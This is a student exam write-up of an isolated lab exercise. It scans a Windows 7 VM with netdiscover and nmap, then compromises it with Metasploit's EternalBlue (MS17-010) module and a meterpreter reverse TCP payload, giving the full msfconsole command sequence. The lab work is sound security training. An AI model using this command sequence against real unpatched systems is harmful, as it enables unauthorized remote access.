iNeuron CSM EXAM

SUBMITTED BY:
HANSRAJ
hansrajaaryan@gmail.com


PART A: ATTACKING PHASE

QUESTION-1 SCANNING

TASK 1 Set-up the lab in your local system after downloading it.

Step 1: I downloaded the required files from the given resource link.


Step 2: I followed the instructions given in the attached video on how to configure the Windows environment in the Virtual Box.




CONCLUSION: I was able to run Windows 7 Ultimate on my Virtual Box and hence TASK 1 was completed.

TASK 2 Open the system and setup both Kali and Windows system into Host-only network for better networking connection, else use NAT connection.

Step 1: I changed the network settings of Kali Linux to Host-only network.



Step 2: I also changed the network settings of Windows system to Host-only network.




CONCLUSION: I updated the network settings of both Kali and Windows system to Host-only network and hence TASK 2 was completed.

TASK 3 Now scan for the target IP address and perform network scanning to perform the system attack.


Step 1: I used the following command to know my own IP address (IP of Kali machine)-

$ ifconfig




Step 2: I used the following command to scan for the target IP address-

$ sudo netdiscover -r 192.168.56.0/24




Step 3: I used the following command to reaffirm whether the target is alive or not-

$ ping 192.168.56.103



Step 4: I used the following command to enumerate the target system-

$ sudo nmap -sS -sV 192.168.56.103



CONCLUSION: I used **netdiscover** to find out IP address of the target and **nmap** to enumerate our target. Ten open ports were found and the name of the host was **INEURON-PC**. Thus, TASK 3 was completed.

QUESTION-2 EXPLOITATION

TASK 4 Get the exploit and the reverse connection.


Step 1: I performed a little research about the exploit that was performed to implant into the system in March 2017. I found out that **EternalBlue** is a computer exploit developed by the U.S. National Security Agency (NSA). It was leaked by the Shadow Brokers hacker group on April 14, 2017, one month after Microsoft released patches for the vulnerability.

Step 2: I used the following command to open Metasploit-

$ sudo msfconsole

Step 3: I searched for EternalBlue using the following command-

$ search eternalblue




Step 4: I selected **exploit/windows/smb/ms17_010_eternalblue** using the following command-

$ use 0

Step 5: When **exploit/windows/smb/ms17_010_eternalblue** got selected, I used the following command to show various options available-

$ show options




Step 6: The payload was already set to **windows/x64/meterpreter/reverse_tcp**. I updated the RHOSTS to the target IP, RPORT to 445 and LHOST to my Kali IP by using the following commands-

$ set RHOSTS 192.168.56.103


$ set RPORT 445

$ set LHOST 192.168.56.102



Step 7: I used the following command to finally run the exploit to get a reverse TCP connection-


$ run



Step 8: Lastly, I verified that the target had been successfully compromised by running commands such as **sysinfo** to obtain operating system information. And **getuid** to get the current username.

$ sysinfo

$ getuid



